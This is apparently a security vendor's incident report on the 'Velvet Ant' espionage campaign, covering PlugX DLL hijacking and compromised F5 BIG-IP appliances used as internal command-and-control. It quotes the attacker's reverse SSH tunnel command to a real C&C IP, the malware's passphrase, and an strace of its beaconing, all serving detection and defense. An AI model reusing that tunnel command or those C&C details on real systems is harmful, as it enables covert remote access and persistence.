China-Nexus Threat Group ‘Velvet Ant’ Abuses F5 Load Balancers for Persistence

By Sygnia

Published: 2024-06-03 · Archived: 2026-04-05 13:33:32 UTC

Key Takeaways

- In late 2023, a large organization was the victim of a serious cyber attack. Sygnia’s forensic investigation into the attack revealed a sophisticated threat actor who exhibited robust capabilities and employed a methodical approach. The evidence gathered suggests the involvement of a China-nexus state-sponsored threat actor.
- Velvet Ant is a sophisticated and innovative threat actor. The investigation confirmed the threat actor maintained a prolonged presence in the organization’s on–premises network for about three years. The overall goal behind this campaign was to maintain access to the target network for espionage.
- The threat actor achieved remarkable persistence by establishing and maintaining multiple footholds within the victim company’s environment. One of the mechanisms utilized for persistence was a legacy F5 BIG-IP appliance, which was exposed to the internet and which the threat actor leveraged as an internal Command and Control (C&C).
- After one foothold was discovered and remediated, the threat actor swiftly pivoted to another, demonstrating agility and adaptability in evading detection.
- The threat actor exploited various entry points across the victim’s network infrastructure, indicating a comprehensive understanding of the target’s environment.
- This incident highlights the importance of establishing resilient defense strategies against sophisticated threats – particularly those posed by state-sponsored groups. A holistic approach to mitigating these threats combines continuous monitoring with proactive response mechanisms – including periodic and systematic threat hunts – alongside stringent traffic controls and system hardening practices for both legacy and public-facing devices. By embracing such an approach, organizations can enhance their ability to detect, deter, and counteract the persistent threat presented by state-sponsored groups.

Introduction

In late 2023, Sygnia responded to a cyber attack targeting a large organization. During the investigation, Sygnia determined that the threat actor exhibited behaviors like those of a China-nexus threat actor. This threat actor, which Sygnia tracks as Velvet Ant, maintained access to the organization’s network for at least three years, and had succeeded in gaining a strong foothold, and intimate knowledge of the network.

Over the course of the attack, the threat actor adeptly used various tools and techniques to infiltrate critical systems and obtain access to sensitive data. The prolonged period of the attack allowed the threat actor to familiarize itself with the complex network infrastructure, enabling it to conceal persistence mechanisms within overlooked areas. Although Sygnia eventually ousted the threat actor from the network, the eradication process resembled a relentless game of cat-and-mouse. Despite Sygnia’s diligent efforts to remediate compromised systems and enhance visibility into hosts and network devices, the threat actor resurfaced time and again through the use of dormant persistence mechanisms in unmonitored systems.

This blog describes the usage of one of those mechanisms, which included leveraging legacy servers and unpatched network appliances.

It all began with PlugX

Throughout the duration of the attack, one of Velvet Ant's attack techniques was to hijack execution flow, by leveraging different methods such as DLL search order hijacking, Phantom DLL loading and DLL side loading.

Soon after starting the forensic investigation, Sygnia identified the various tools employed by the threat actor, determined the scope of compromise, and formulated a remediation plan. The plan combined eradication, remediation, and visibility enhancement, which focused on the threat actor's Tactics, Techniques and Procedures (TTPs).

The plan was executed successfully. Alerts that were configured to identify re-entry attempts were not triggered, and Sygnia's experts worked with the IT and security teams of the victim company to bolster overall security. However, the success of the remediation and hardening efforts drove the threat actor to focus on legacy operating systems, targeting Windows Server 2003 systems on which the organization's Endpoint Detection and Response (EDR) product was not installed, and logging was limited. The threat actor resumed activity by utilizing previously deployed malware that remained dormant for months in the victim environment. The malware was identified as PlugX, a well-known remote access Trojan.

PlugX has been used by multiple Chinese state sponsored groups since 2008. The tool is still widely deployed – although its successor, ShadowPad has been in use since 2015. PlugX was primarily designed to provide remote access to infected systems. However, it has a modular plugin system, which provides attackers with a large set of additional capabilities that can be utilized for nefarious purposes.

The PlugX execution chain in this network consisted of three files: 'iviewers.exe', 'iviewers.dll' and 'iviewers.dll.ui'.

- 'iviewers.exe' is a legitimate application called 'OLE/COM Object Viewer', that is part of the Windows SDK.
- 'iviewers.dll' is the malicious PlugX DLL loader, that is loaded by 'iviewers.exe' via DLL search order hijacking.
- 'iviewers.dll.ui' contains the actual malicious payload, which is loaded by 'iviewers.dll'.

When 'iviewers.exe' is executed, these three files are copied to a sub-directory with a non-fixed name under 'C:\ProgramData' (or 'C:\Documents and Settings\All Users\Application Data', on Windows Server 2003 systems), and 'iviewers.exe' is installed as a Windows service. Afterwards, several 'Svchost' processes are launched, and code is injected into them.

File Path	Creation Time
\Documents and Settings\All Users\Application Data\Package\iviewers.exe	2008-09-22 12:17:26
\Documents and Settings\All Users\Application Data\Package\iviewers.dll	2008-09-22 12:17:26
\Documents and Settings\All Users\Application Data\Package\iviewers.exe.ui	2008-09-22 12:17:26

Figure 1: Snippet from Sygnia's Velocity XDR system, showing the three files that were created by the malware on an infected system. The creation time of the files was manipulated by the malware and does not reflect the actual creation time.

File Path	Creation Time
\Documents and Settings\All Users\Application Data\Package\iviewers.exe	2008-09-22 12:17:26
\Documents and Settings\All Users\Application Data\Package\iviewers.dll	2008-09-22 12:17:26
\Documents and Settings\All Users\Application Data\Package\iviewers.exe.ui	2008-09-22 12:17:26

Figure 1: Snippet from Sygnia's Velocity XDR system, showing the three files that were created by the malware on an infected system. The creation time of the files was manipulated by the malware and does not reflect the actual creation time.




Figure 2: Snippet from VMRay sandbox, showing a process graph for an execution of 'iviewers.exe'.

Throughout the investigation, Sygnia acquired memory dumps of those 'Svchost' processes, which proved helpful in tracking the threat actor's activities – especially on legacy servers, where logs were lacking. The memory dumps contained harvested credentials and various commands executed by the threat actor.




Figure 3: Snippet from a memory dump of an injected 'Svchost' process, showing credential harvesting.

Figure 4: Snippet from a memory dump of an injected 'Svchost' process, showing part of a command that was executed to scan an internal network segment.

Lateral Movement and C&C

When moving laterally to workstations installed with newer Windows versions, the threat actor consistently tampered with the EDR product prior to installing PlugX. On one occasion, the threat actor attempted to disable the EDR product on a target workstation but failed, and then did not proceed to install PlugX. This demonstrates a high level of operational security (OPSEC) awareness.

Impacket, an open-source collection of Python classes, was used for lateral tool transfer, and to execute code remotely on hosts. Specifically, the threat actor employed Impacket's wmiexec.py, a tool that utilizes the native Windows Management Instrumentation (WMI) to execute remote commands.




Figure 5: Snippet from an MFT entry of a file created by WmiExec to store command output. This output belongs to a 'del' command, which was executed to delete EDR anti-malware logs.

The PlugX C&C address, 202.61.136[.]158, was also found in these memory dumps. This allowed the creation of network-based detections, and assisted Sygnia in scoping the incident.




Figure 6: Snippet from VirusTotal, showing that the malware's C&C IP address was identified as a PlugX C&C server.

The 'Svchost' process launched by 'iviewers.exe' binds to a pre-configured local port and accepts TCP connections. It also creates a new rule in the Windows firewall called 'Network Discovery (SSDP-In)', to allow these connections. This behavior did not seem to be related to the C&C mechanism, and its purpose was initially unclear.




Figure 7: Snippet from Sygnia's XDR system, Velocity, showing a Sysmon process creation event for a 'netsh' command which was launched on a legacy file serve by the injected 'Svchost' process to create a local firewall rule.

The purpose of the local firewall rule soon became clear, following a kill-switch operation that initiated a dramatic turn of events.

PlugX is Dead; Long Live PlugX

Equipped with the forensic investigation findings, the Sygnia team again worked with the victim company to eradicate the discovered threats. Dozens of compromised hosts were re-imaged, many of the legacy servers were decommissioned, hundreds of indicators of compromise (IOCs) were blocked across the network, and all the known instances of threat actor access to the network were eradicated.

The victim organization has a large network with complex architecture. The post-breach remediation plan designed by Sygnia included prioritized tasks divided into immediate and mid-term recommendations. As a standard procedure, Sygnia enhanced the organization's visibility, and established advanced monitoring based on the indicators of attack (IOA).

Several days after eliminating Velvet Ant's presence, the advanced monitoring capabilities that were deployed in the network proved their value, as alerts were triggered when PlugX was deployed on newly-infected systems. Sygnia's investigation team quickly analyzed the new infections and noticed a substantial difference in the memory dump acquired from the newly infected hosts – there was no external C&C configured. This was puzzling; PlugX is a remote access tool – how can it be deployed without a C&C server, and still be effective?

Additional forensic analysis revealed that the threat actor reconfigured PlugX to use an internal file server as its C&C and channeled traffic through that server. This defense evasion technique allowed the C&C traffic to blend in with legitimate internal network traffic.

This meant that the threat actor deployed two versions of PlugX within the network. The first version, configured with an external C&C server, was installed on endpoints with direct internet access, facilitating the exfiltration of sensitive information. The second version did not have a C&C and was deployed exclusively on legacy servers.

This left us with unanswered questions. How did the threat actor control the legacy file server? And how did they manage to restore access to the organization despite the comprehensive remediation activities? To answer these questions, Sygnia's incident response team set up additional network and host-based monitoring tools on the file server and closely monitored for any suspicious activities.

As shown in figure 7, PlugX created a local firewall rule on compromised endpoints and listened on a high, random port number. On the file server, port 13742 was opened. Analyzing network connections to the file server identified an internal IP address communicating with it on the same port. The internal IP address belonged to an F5 load balancer.

Figure 8: Snippet from Sygnia's XDR system, Velocity, showing the network connection event from the F5 load balancer to the file server on port 13742.

This load balancer was not part of previous remediation efforts, because it was not supposed to be operational in the production network. One team in the organization started deploying the F5 solution in the network a long time ago as part of a disaster recovery plan (DRP), but the project was never completed.

F5 BIG-IP – The Perfect Place to Hide

F5 BIG-IP appliances occupy a trusted position within the network architecture, often placed at the perimeter or between different network segments. By compromising such a device, attackers can exert significant control over network traffic without arousing suspicion. Moreover, while organizations frequently gather logs from network devices, their attention is predominantly directed towards application-level logs such as traffic records and alerts. Unfortunately, operating system

logs are often overlooked, either due to vendor constraints or a lack of recognition regarding their significance. As a result, a backdoor hidden within the F5 appliance can evade detection from traditional log monitoring solutions.

The compromised organization had two F5 BIG-IP appliances which provided services such as firewall, WAF, load balancing and local traffic management. These appliances were directly exposed to the internet, and both of which were compromised.

Both F5 appliances were running an outdated, vulnerable, operating system. The threat actor may have leveraged one of the vulnerabilities to gain remote access to the appliances. However, visibility limitations hinder the ability to identify exactly how the appliances were compromised.

Forensic investigation of the appliances revealed a reverse SSH tunnel connection to the same C&C IP address that was previously blocked on the corporate firewalls during the eradication efforts. Since the appliances were not located behind the main corporate firewall, the traffic was not blocked.

```
ssh -o StrictHostKeyChecking=no -i /shared/tmp/ldpod -Ng -R 46721:127.0.0.1:22 leo@202.61.136.158 -p 47235
```

Figure 9: Snippet showing the output of a 'ps' command executed on one of the F5 appliances. The threat actor created a reverse SSH tunnel to the C&C with a user named 'leo'.

Analyzing the active network connections on the F5, an established connection was observed between the appliance and the file server, on the port PlugX was listening on. This complemented the analysis made on the file server itself (see figure 8).

```
Active Internet connections (servers and established)
Proto Recv-Q Send-Q Local Address           Foreign Address         State       PID/Program name
tcp        0      0 [redacted]:51956        [redacted]:13742        ESTABLISHED 4543/sshd: admin
```

Figure 10: Snippet from an output of 'netstat' command executed on the F5 appliance, showing the connection to the file server.

Time	Protocol	Length	Info
12:46:55.735621	TCP	112	IN s1/tmm2 : 13742 → 33420 [PSH, ACK] Seq=1 Ack=1 W
12:46:55.735736	TCP	90	OUT s1/tmm2 : 33420 → 13742 [ACK] Seq=1 Ack=23 Win=2
12:46:56.022945	TCP	116	OUT s1/tmm2 : 33420 → 13742 [PSH, ACK] Seq=1 Ack=23
12:46:56.025177	TCP	116	IN s1/tmm2 : 13742 → 33420 [PSH, ACK] Seq=23 Ack=27
12:46:56.025293	TCP	90	OUT s1/tmm2 : 33420 → 13742 [ACK] Seq=27 Ack=49 Win=

Figure 11: Snippet extracted from Wireshark, showing that the traffic transmitted from the F5 appliances was sent to port 13742 of the file server. This is the port that PlugX was listening on in this server.

Pivoting From the F5 Appliance

The figure below depicts the stages of the threat actor's working flow.

(1) The malware running on the device polls the C&C server once an hour. After connecting to the C&C server (2), the threat actor sends commands to the compromised appliance, including for the creation of a reverse SSH tunnel (3). Once the tunnel with the appliance is established, the threat actor connects to the file server that is infected with PlugX (4).

The PlugX instance on the compromised file server was used by the threat actor as an internal C&C server. From this server, the threat actor conducted reconnaissance activities, deployed additional instances of the PlugX onto legacy servers by leveraging Impacket's WmiExec (5).




Figure 12: Diagram showing how the F5 appliance was leveraged by the threat actor as a persistent beachhead, utilized to move laterally and execute remote commands on different servers.

Recording the traffic between the F5 appliance and the file server revealed additional details about the threat actor's TTPs, as the traffic was sent over SMB, and was not encrypted. The following figures show the interactive activities conducted by the threat actor prior to deploying additional PlugX instances.

The threat actor's first step was to enumerate the active network connections on the targeted server:




Figure 13: Snippet extracted from Wireshark, showing that the threat actor enumerated the active network connections before moving laterally to additional servers.

After selecting a new server for PlugX deployment, the threat actor listed files in different folders, presumably in order to choose where to deploy the malware.

Figure 14: Snippet from Wireshark showing how the threat actor enumerated additional legacy systems within the network by executing commands through WmiExec.

The threat actor then chose a folder, and leveraged WmiExec to transfer PlugX over SMB from the file server to the target server.




Figure 15: Snippet from Wireshark showing the iviewers PlugX variant being sent over SMB and saved into the 'C:\tools\' folder.

Additional Malware on the F5 Appliances

Forensic analysis of the F5 appliances identified four binaries deployed by the threat actor:

1. **VELVETSTING** – a tool that connects to the threat actor's C&C once an hour, searching commands to execute. The threat actor used the IP address 202.61.136[.]158:8443 as a C&C and the commands were encoded with the passphrase '1qaz@WSXedc'. Once the tool received a command, it was executed via 'csh' (Unix C shell).

```
connect(0, {sa_family=AF_INET, sin_port=htons(8443), sin_addr=inet_addr("202.61.136.158")}, 16) = -1 ECONNREFUSED (Connection refused)
close(0)                                = 0
rt_sigprocmask(SIG_BLOCK, [CHLD], [], 8) = 0
rt_sigaction(SIGCHLD, NULL, {SIG_DFL, [], 0}, 8) = 0
rt_sigprocmask(SIG_SETMASK, [], NULL, 8) = 0
nanosleep({3600, 0}, 0x7fffeb5ebd30)    = 0
socket(PF_INET, SOCK_STREAM, IPPROTO_IP) = 0
connect(0, {sa_family=AF_INET, sin_port=htons(8443), sin_addr=inet_addr("202.61.136.158")}, 16) = -1 ECONNREFUSED (Connection refused)
close(0)                                = 0
rt_sigprocmask(SIG_BLOCK, [CHLD], [], 8) = 0
rt_sigaction(SIGCHLD, NULL, {SIG_DFL, [], 0}, 8) = 0
rt_sigprocmask(SIG_SETMASK, [], NULL, 8) = 0
nanosleep({3600, 0}, 0x7fffeb5ebd30)    = 0
socket(PF_INET, SOCK_STREAM, IPPROTO_IP) = 0
connect(0, {sa_family=AF_INET, sin_port=htons(8443), sin_addr=inet_addr("202.61.136.158")}, 16) = -1 ECONNREFUSED (Connection refused)
close(0)                                = 0
rt_sigprocmask(SIG_BLOCK, [CHLD], [], 8) = 0
rt_sigaction(SIGCHLD, NULL, {SIG_DFL, [], 0}, 8) = 0
rt_sigprocmask(SIG_SETMASK, [], NULL, 8) = 0
nanosleep({3600, 0}, 0x7fffeb5ebd30)    = 0
socket(PF_INET, SOCK_STREAM, IPPROTO_IP) = 0
connect(0, {sa_family=AF_INET, sin_port=htons(8443), sin_addr=inet_addr("202.61.136.158")}, 16) = 0
fork()                                  = 14945
wait4(14945, NULL, 0, NULL)             = 14945
--- SIGCHLD {si_signo=SIGCHLD, si_code=CLD_EXITED, si_pid=14945, si_status=9, si_utime=0, si_stime=0} ---
close(0)                                = 0
```


Figure 16: Snippet showing the output of the 'strace' command, which monitored the 'VELVETSTING' process. The malware tried to connect to the C&C server on port 8443 every 3600 seconds (1 hour). Once the connection was successful, the malware created a child process based on the commands it received from the C&C.

2. **VELVETTAP –** a tool with the ability to capture network packets. The binary was executed on the F5 appliance with the argument 'mgmt', which is the name of the internal NIC of the F5 device.
